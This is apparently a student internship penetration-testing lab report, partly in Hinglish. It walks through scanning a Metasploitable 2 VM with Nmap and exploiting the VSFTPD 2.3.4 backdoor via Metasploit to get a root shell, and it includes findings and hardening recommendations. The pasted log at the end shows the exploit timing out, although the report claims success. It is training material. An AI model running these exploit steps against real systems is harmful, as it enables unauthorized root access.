

CoreTech Cybersecurity Internship Task

Introduction

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PROJECT

Vulnerability Assessment & Penetration Testing (VAPT) Lab Report

Student Name

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Course

Cybersecurity

Project Title

Vulnerability Assessment & Penetration Testing (VAPT) Lab Report

1. Objective

The objective of this project is to perform a Vulnerability Assessment and Penetration Testing (VAPT) on a vulnerable virtual machine using Kali Linux. The project aims to identify security vulnerabilities, evaluate their severity, and provide recommendations to improve the overall security of the system.

2. Methodology

The following methodology was used during the penetration testing process:

Step 1: Lab Setup

- Installed VirtualBox.
- Installed Kali Linux as the attacker machine.
- Installed Metasploitable 2 as the target machine.
- Configured both virtual machines on the same Host-Only Network.

Step 2: Reconnaissance

- Verified network connectivity using the ping command.
- Identified the target machine's IP address.

Step 3: Vulnerability Scanning

- Used Nmap to scan the target system.
- Identified open ports and running services.

Command Used:

```
nmap -sV <Target-IP>
```

Step 4: Exploitation

- Started the Metasploit Framework.
- Searched for the VSFTPD exploit.
- Selected the exploit module.
- Set the target IP address (RHOSTS).
- Executed the exploit.
- Verified the active shell session.

Commands Used:

```
msfconsole
```

```
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS <Target-IP>
run
sessions
```

Step 5: Documentation

- Recorded the findings.
 - Assigned severity levels.
 - Recommended security improvements.
-

3. Findings

Finding 1: Vulnerable FTP Service

Description:

The Nmap scan detected that the target machine was running VSFTPD version 2.3.4, which is known to contain a backdoor vulnerability.

Impact:

An attacker may gain unauthorized remote shell access.

Severity:

Critical

Finding 2: Multiple Open Ports

Description:

Several network ports were open and exposed unnecessary services.

Impact:

Open ports increase the attack surface and may be exploited by attackers.

Severity:

Medium

Finding 3: Weak Default Configuration

Description:

Some services were running with insecure default configurations.

Impact:

Weak configurations can lead to unauthorized access or misuse.

Severity:

High

4. Risk Ratings

Vulnerability	Risk Rating
VSFTPD 2.3.4 Backdoor	Critical
Weak Service Configuration	High
Multiple Open Ports	Medium

5. Recommendations

The following recommendations are suggested to improve system security:

- Update vulnerable software to the latest secure version.
 - Disable unnecessary services and close unused ports.
 - Configure firewall rules to allow only required traffic.
 - Apply the latest operating system and application security patches.
 - Use strong passwords and multi-factor authentication where possible.
 - Perform regular vulnerability assessments and penetration testing.
 - Monitor system logs for suspicious activities.
 - Follow the principle of least privilege for user accounts.
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6. Conclusion

The Vulnerability Assessment and Penetration Testing successfully identified several security weaknesses in the target machine. The most critical issue was the vulnerable VSFTPD service, which could allow unauthorized remote access. By implementing the recommended security measures, the organization can significantly reduce security risks and strengthen its overall cybersecurity posture.

Step 1: Virtual Machines Start Karein

1. Open **VirtualBox**.
2. Start **Metasploitable 2** (Target Machine).
3. Start **Kali Linux** (Attacker Machine).
4. Ensure dono same **Host-Only Network** ya **Internal Network** par hon.

Screenshot 1: Kali Linux Desktop

Is screenshot mein sirf Kali Linux ka desktop dikhna chahiye.

Step 2: Target IP Find Karein

Metasploitable terminal mein:

```
ifconfig
```

ya

```
ip addr
```

IP note kar lein.

Example:

```
192.168.56.101
```

Step 3: Ping Test

Kali Terminal kholen.

Command:

```
ping 192.168.56.101
```

Agar reply aaye:

```
64 bytes from 192.168.56.101
```

to network theek hai.

Screenshot 2: Ping Test

Step 4: Nmap Scan

Command:

```
nmap -sV 192.168.56.101
```

Output kuch is tarah hoga:

```
21/tcp open  ftp vsftpd 2.3.4
22/tcp open  ssh
80/tcp open  http
```

Screenshot 3: Nmap Scan

Step 5: Metasploit Start

Command:

```
msfconsole
```

Wait karein jab tak prompt aaye:

```
msf6 >
```

Screenshot 4: Metasploit Startup

Step 6: Search Vulnerability

Command:

```
search vsftpd
```

Output:

```
exploit/unix/ftp/vsftpd_234_backdoor
```

Screenshot 5: Search vsftpd

Step 7: Select Exploit

Command:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Prompt change ho jayega:

```
msf6 exploit(vsftpd_234_backdoor) >
```

Screenshot 6: Selected Exploit

Step 8: Set Target IP

Command:

```
set RHOSTS 192.168.56.101
```

Output:

```
RHOSTS => 192.168.56.101
```

Screenshot 7: Set RHOSTS

Step 9: Run Exploit

Command:

```
run
```

Agar exploit successful hua to output kuch aisa ho sakta hai:

```
Command shell session 1 opened
```

Screenshot 8: Exploit Execution (run)

Step 10: View Sessions

Command:

```
sessions
```

Output:

```
Active sessions
=====
Id Name Type Information
1 shell Command Shell
```

 **Screenshot 9:** Active Session

Step 11: Open Session

Command:

```
sessions -i 1
```

Ab shell open ho jayegi.

Check karne ke liye:

```
whoami
```

```
ya
```

```
id
```

Agar output aaye:


```
root
```

```
ya
```

```
uid=0 (root)
```

to exploit successful hai.

Screenshots





```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd00::f7ea:ac82:f040:6d59 prefixlen 64 scopeid 0<global>
    inet6 fe80::c47e:9c2a:8885:62c7 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 2896 (2.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 4133 (4.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 85779sec preferred_lft 85779sec
    inet6 fd00::f7ea:ac82:f040:6d59/64 scope global dynamic noprefixroute
        valid_lft 95700sec preferred_lft 12780sec
    inet6 fe80::c47e:9c2a:8885:62c7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

kali@kali:~$ ip addr 200-192.168.56.101-
zsh: bad pattern: ^[[200-192.168.56.101~

kali@kali:~$ ip addr 192.168.56.101
Command "192.168.56.101" is unknown, try "ip address help".
```



```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 192.168.56.101:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.56.101:21) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```